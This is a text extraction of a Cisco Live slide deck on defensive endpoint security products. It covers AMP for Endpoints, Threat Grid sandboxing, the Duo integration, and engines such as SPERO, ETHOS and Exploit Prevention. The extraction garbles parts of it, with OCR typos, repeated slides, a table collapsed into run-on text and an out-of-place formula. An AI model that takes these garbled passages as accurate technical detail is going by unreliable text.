
#### Visibility based on Threat

#### Threat Endpoints based on Incident and Indicators






#### Manual Quarantine



#### Cognitive Analytics - Overview

- Webtraffic Log generates a huge amount of data.
- Processing the data often needs a lot of system ressources/time/costs.
- Analysis needs a lot of time and is often a single spot of investigation (OnDemand).
- Correlation with other Data Sources (Endpoint/Sandbox) often is a manual process.




#### **Customer Example:**

- 15000 Employees
- Standard Office Desktops/Notebooks (without Office 365)
- approx. 6500 Requests per Second




#### Cognitive Analytics - Overview


- Webtraffic Log generates a huge amount of data.
- Processing the data often needs a lot of system ressources/time/costs.
- Analysis needs a lot of time and is often a single spot of investigation (OnDemand).
- Correlation with other Data Sources (Endpoint/Sandbox) often is a manual process.



#### Cognitive Analytics - Enablement




#### Network Analysis Pipeline




cisco Live!

### Cognitive Analytics - Analytics



### AMP for Endpoints - Cisco DUO Integration



Users use their devices to access application.

Cisco AMP running on the device detected malware.

AMP notifies

Duo about the infected device.

Duo blocks that device from accessing apps.

## Suggested Session

- Threat Grid Cloud and AMP –
   Integrations covering Web, Email,
   Firepower & Endpoint Security
  - BRKSEC-2890, Tuesday, 11:00 13:00

- Application and User-centric Protection with DUO Security
  - BRKSEC-2382, Tuesday, 11:00 13:00

- Curing Endpoint Security
   Blindness with Cisco Endpoint
   Security Analytics (CESA)
  - World of Solutions, Tuesday, 12:30



### Agenda





- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management




## Endpoint Security Capabilities


 Security engines that work together to prevent, detect, and respond to malware

 Used in conjunction with each other to achieve better efficacy and visibility

## How does AMP protect our systems?

#### **AMP-ENABLED & ENDPOINT** AMP-Enabled & Endpoint Integration Protection Finds the low hanging fruit, fast. Tracks File Reputation Check - SHA256 Clean. Malicious and Unknown hashes Examines PE headers, looks at DLL SPERO Static Analysis imports, compile location and ~400 factors. Machine learning engine. Dynamic analysis performed on unknown Threat Grid File Analysis files in virtual sandboxing environment Cisco's Threat Team and Cloud Cisco Talos Cloud Intelligence source **AMP FOR ENDPOINTS** Additional Protection available in AMP for Endpoints **Exploit Prevention\*** Randomize memory structures to protect against memory attacks and file-less malware Rules engine that looks at malicious MAP Behavioral Analysis\* behaviors locally on the workstation Tetra Anti-Virus Engine Signature based local AV protection Compression based fuzzy hashing (non-unique) ETHOS Fuzzy Fingerprinting algorithm that attempts to match polymorphic malware to known hashes Behavior-based analysis to uncover known Cloud IOCs and unknown malware Monitors inbound/outbound network traffic Device Flow Correlation (DFC) for malicious destinations Protects key system services (such as System Protection\* Isass.exe) from exploitation Provides response capability and permits **Endpoint Isolation** endpoints to be isolated from all or portions of the network





\* Windows Clients Only

"Threat Grid is revolutionizing the way that organizations use accurate and contextrich malware analysis and threat intelligence to defend against advanced cyberattacks."

Jon Olstik, ESG Group



#### Recap: Cisco Threat Grid at a Glance




110

- Threat Grid delivers context-driven analytics to accurately identify attacks in near real time
- Threat Grid analyses millions of files and correlates them against hundreds of millions of other analysed malware artifacts
- Customers gain a global and historical view of malware attacks, campaigns, and their distribution for the entire Organization



© 2020 Cisco and/or its affiliates. All rights reserved. Cisco Public



#### Cisco Threat Grid - How does it work?



1. Sample submission

2. Analyse, Correlate, and Enhance

3. Produce Intelligence & Inform AMP Architecture



#### Input

Submit suspicious samples to Threat Grid via Integration, API, or Portal

#### **Process**

Sample is executed and analysed using multiple techniques

- Proprietary techniques for static and dynamic analysis
- "Outside looking in" approach
- 1000+ Behavioral Indicators

#### Output

- Behavioral Indicators & Threat Score
- Pokes AMP cloud, integrations will block
- Threat Intel Feeds & Global Intel



#### Threat Grid

#### Cisco Threat Grid File Type Support

Wide range of supported file types: (examples)

- Executables
- Java, Javascript
- PDF, SWF
- Office
- Archives (ZIP, XZ, GZ, BZ2,TAR)
- Scripts (BAT, PS1, VBS, WSF)
- URLs
- All files executed by Windows

#### Limitations:

- No TXT
- No APK
- Max 100MB
- ZIP archive max 600MB (unzipped)





#### Threat Grid Appliance Overview



- Provides consistent user experience from cloud to appliance
- Threat Grid Appliances are equipped with a large amount of resources, being able to analyse a large number of files in parallel
- Easy scaling, one server, with licenses from 500 to 10,000 submissions per day, per appliance

- TG-M5
  - 500 to 10,000 sample analysis / day
  - Appliances can be clustered for redundancy and increased samples





#### Threat Grid Demo




## Suggested Session

- Malware Execution As A Service:
   A Deep Dive into Threat Grid
   Advanced File Analysis
  - BRKSEC-3144, Thursday, 14:45 16:15



## Endpoint Engines - Overview and Keyfacts


Different Engine Types for different Threat Vectors





## Endpoint Engines - Detection Sequence (Files)

Different Engine Types for different Threat Vectors



cisco Live!

## Multiple Security Products



Driver hook is the problem when multiple AV products are installed



Memory Protection → multiple products can result is huge problems



#### Tetra

- Engine Type: Offline
- Update: Signature Update → Supports Tetra Update Server
- Works on Disk Activity

#### Full blown AV Engine


- **AV Signature**
- Rootkit Scan
- OnDemand Scan
- Packed Files
- **Archive Files**

Quarantine Events are important for


Cloud IOC generation in the AMP Backend.

Driverlist was generated with Tool InstalledDriverList v1.05.

- https://www.nirsoft.net/utils/installed drivers list.html
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/file-system-filter-driver-classes-and-class-guids







### SHA256 Cloud Lookup Overview aka File Reputation Check



#### Bandwidth

Consumption when activating SHA, SPERO, ETHOS, DFC on the endpoint Propagation Delay: approx. 200ms

Traffic generated (approx.)

- File Cloud Query: approx. 540 bytes (variable)
- Expected Average Client generates 54 Queries per day

#### Isolation Status

The following cloud communication includes Isolation enforcement information in the Response.

- Policy Lookup
- File Hash Lookup
- **Event Upload**

#### Proxv

Any SSL Interception will brake Cloud Communication. There is no workaround!! → Exclude flows from Decryption See also Cisco Community Articles

Filetype | Lookup

supported

Stop if not AMP Cloud (not an Engine)

#### Secure Communication

TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 cipher.

IANA name: TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384

OpenSSL name: ECDHE-RSA-AES256-GCM-SHA384

**GnuTLS name:** TLS\_ECDHE\_RSA\_AES\_256\_GCM\_SHA384

Hex code: 0xC0, 0x30 TLS Version(s): TLS1.2

Transport Layer Security (TLS) Protocol:

Key Exchange: Elliptic Curve Diffie-Hellman Ephemeral (ECDHE)

Authentication Rivest Shamir Adleman algorithm (RSA)

Encryption: Advanced Encryption Standard with 256bit key in Galois/Counter mode (AES 256 GCM)

Hash: Secure Hash Algorithm 384 (SHA384)

Included in RFC: RFC 5289

Machine-readable: application/json

https://ciphersuite.info/cs/TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384/

Drivers View into OS

Hashing not an engine Cache 4 Types

Tetra full blown AV Cloud Lookup based on SHA256

**SPFRO** 

Machine Learning

**Fthos** Malware Family

Clam AV **Custom Detections** 



# SPERO - Machine Learning



- Engine Type: Online (small set of Rules)
- Update: Product Upgrade
- Works on Disk Activity
  - Portable Executables (PEs) only



A SPERO hash is NOT a file hash!


# SPERO - Machine Learning



Example: We all learned this at school.

$$P_i^{(k)} = \sum_{j \in \mathcal{N}(i)} w_{ij} \left( P_j^{(k-1)} - C_{ij}^{(k-1)} \right)$$

We know the answer, because we "learned", stored the data in our brain. Now we see a formula with our eyes and are able to compare it with the knowledge (data) we have.



SPERO Trees (Forest) hostes in AMP cloudMachine Learning depends on data


**Endpoint** 


OS Event: 1 of approx. 46 Million in 20min



# SPERO - Machine Learning







SPERO Trees (Forest) hostes in AMP cloud

Machine Learning depends on data

**Endpoint** 


OS Event: 1 of approx. 46 Million in 20min






### SPERO (

## SPERO - Machine Learning - Additional Trees





SPERO Trees (Forest) hostes in AMP cloud

Machine Learning depends on data







# ETHOS - File Grouping Engine



- Engine Type: Online (small set of Rules)
- Update: Product Upgrade
- Works on Disk Activity / polymorphic malware

#### File Grouping | Example:

- x% identically > can detect new versions of the same Malware family
  - > Algorithms locate polymorphic malware (Pack, unpack, repack)



Files are x% identical and are assigned to a Malware family.

**Endpoint** 

OS Event: •1 of approx. 46 Million in 20min



# Exploit Prevention (exPrev)



Engine Type: Offline

Update: Feature inside AMP connector and is upgraded through Connector upgrade

Works in the Memory

### The engine stops the following threats, malware, and exploit techniques\*

### **Exploitation**

- Memory corruption exploits
- ROP/return to lib
- Heap spraying

### **Post-Exploitation**

- Schellcode
- Code Injection
- Process hollowing
- Reflective loading

#### **Malware**

Packer-based malicious attacks

Adware

(\*) Table above does not represent an exhaustive list of threats defeated by Exploit Prevention engine



# Exploit Prevention (exPrev)



The following 32-bit and 64-bit applications and their child processes, as well as the following system processes inherit protection:

Microsoft Excel

Microsoft Word



Microsoft PowerPoint



Microsoft Outlook



Internet Explorer



Mozilla Firefox



Google Chrome



Microsoft Skype



TeamViewer



VLC Media Player



Windows Script Host



Microsoft PowerShell



Adobe Acrobat Reader



MS Register Server



MS Task Scheduler



MS Equation Editor



### Critical System Processes


- Local Security Authority
- Windows Explorer
- Spooler Subsystem



### exPrev

# ExPrev - Step 1 of 3

- Windows Loader loads an protected application into the Memory. ExPrev attends a tiny DLL to the Windows Loader.
- Goal: Locations of libraries, variables, functions, and other data elements are modified in a coordinated manner.
- Exploit Prevention scrambles all the locations of resources in the memory.



